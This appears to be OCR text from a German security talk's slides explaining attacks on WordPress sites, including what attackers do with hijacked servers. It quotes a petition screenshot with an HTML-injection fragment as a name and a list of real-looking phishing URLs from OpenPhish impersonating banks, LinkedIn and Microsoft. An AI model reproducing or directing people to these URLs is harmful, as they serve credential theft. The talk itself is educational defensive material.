
WordPress aus Hackersicht

Angriffe auf WordPress erklärt.

Von 1337core

Kurze Vorstellung

- Alex, 31 Jahre alt.
- Großer Fan des WWWs.
- Mit Hilfe des Internets selbst beigebracht.
- Web Security > Anfänge >
- Lange Wordpress benutzt.



123

Created: Oct 31, 2011

Issues: Natural Resources

Learn about Petition Thresholds

SIGNATURES NEEDED BY NOVEMBER 30, 2011 TO REACH GOAL OF 25,000

24,999

Add Your Name

✓ SIGN THIS PETITION

A whitehouse

SIGN IN

WHY?

LOL

OK

Promote this Petition TWITTER FACEBOOK

Signatures: 1 of 1

CREATOR
Bernd N
">
October 31, 2011
Signature # 1

Creating
will make
official re
help pro
been cre

Gamer-Rache: RTL-Seite wurde gehackt!

25. Aug. 2011, 17:45 - Promiflash

Das passiert, wenn man den Unmut der Gamer-Community auf sich zieht: **Nach einem diskriminierenden Bericht über die Besucher der Gamescom in Köln wurde nun aus Rache die RTL-Seite gehackt.** Wie *DWDL.de* berichtet, hatte sich gestern Abend, dort wo sonst Gruppen-Seiten zu finden sind, nur noch ein Fenster geöffnet, in dem 'Gamez' zu lesen war.

HAHAHAHA

Anfänger Hacker Guide

Welche Szenen gibt es und wie bringt man sich selbst das Programmieren bei? Die zweite Hälfte des Buches sind kleinere Projekte.

WIE WERDE ICH HACKER?

Der Anfänger-Guide von 1337core

Aufbau

- Kleiner Hacker Disclaimer
- Warum ausgerechnet WordPress?
- Gezielte Angriffe / Massenangriffe
- Beispiele
- Risikominimierung

Gute Hacker

Böse Hacker

Hacker Ethik

Sicherheitslücken aufzeigen,

ohne sie auszunutzen

WordPress.com
Produkte ▾
Funktionen ▾
Ressourcen ▾
Tarife
Anmelden
Jetzt starten

37 % aller Websites verwenden WordPress.

Nutze alle Vorteile des flexibelsten Website-Baukastens.

Deine Website erstellen

Deshalb

Was macht ein Hacker mit deinem Webserver?


- Sehr beliebt: Phishing Seiten.
- Malware verteilen.
- Command & Control Server.
- Erpressung.
- Bitcoin Mining.
- Defacing (selten).

Wirklich?

Wo kann ich mir das anschauen?

Bei Open Phishing nach Wordpress Ausschau halten.

https://openphish.com



OpenPhish

Phishing URL
http://run.plnkr.co/plunks/SxBrtQzeF6FptRNn
http://rajasthankesari.in/wp-admin/network/chase/firstlog.php?public/enroll/Iden
https://oandmtruckandtrailerrepairs.com/78hjb/vp/source/?email=contact@sekis
https://oandmtruckandtrailerrepairs.com/78hjb/vp/source/validate.php?src=DluZ
http://www.rbcdirect1.online/ClientSignin.htm
http://www.easywpexpert.com/eu/Axia-Plastics-Europe/
https://ni.saveasaint.com/gmx.de/login
https://www.aljassim.org/products/user1/support/LinkedIn/
https://grupoartima.com/apt/sign-in/linkedin.com/LinkedIn/
http://dhl.com.tyrcd.gq/m/confirm.php?action=track&id=test@test.com
https://www.connect.secure-onlinenatwest.com/personal.natwest.com/index.htm
https://pump-one.com/wza/login.microsoftonline.com/office
https://www.mijning.nl.activatie.web6130.cweb04.gamingweb.de/sci/
https://eileennguyen.com/wp-admin/user/chase/firstlog.php?public/enroll/Identify
https://de.tipartners-solutions.org/.auth/verify.php?client-request-id=bGkueHVhb
http://kievskaya22.ru/44302557590lochttp3A2F2F2Fw2FISAPIdllFM2MContact26ite

Gezielte Angriffe

vs

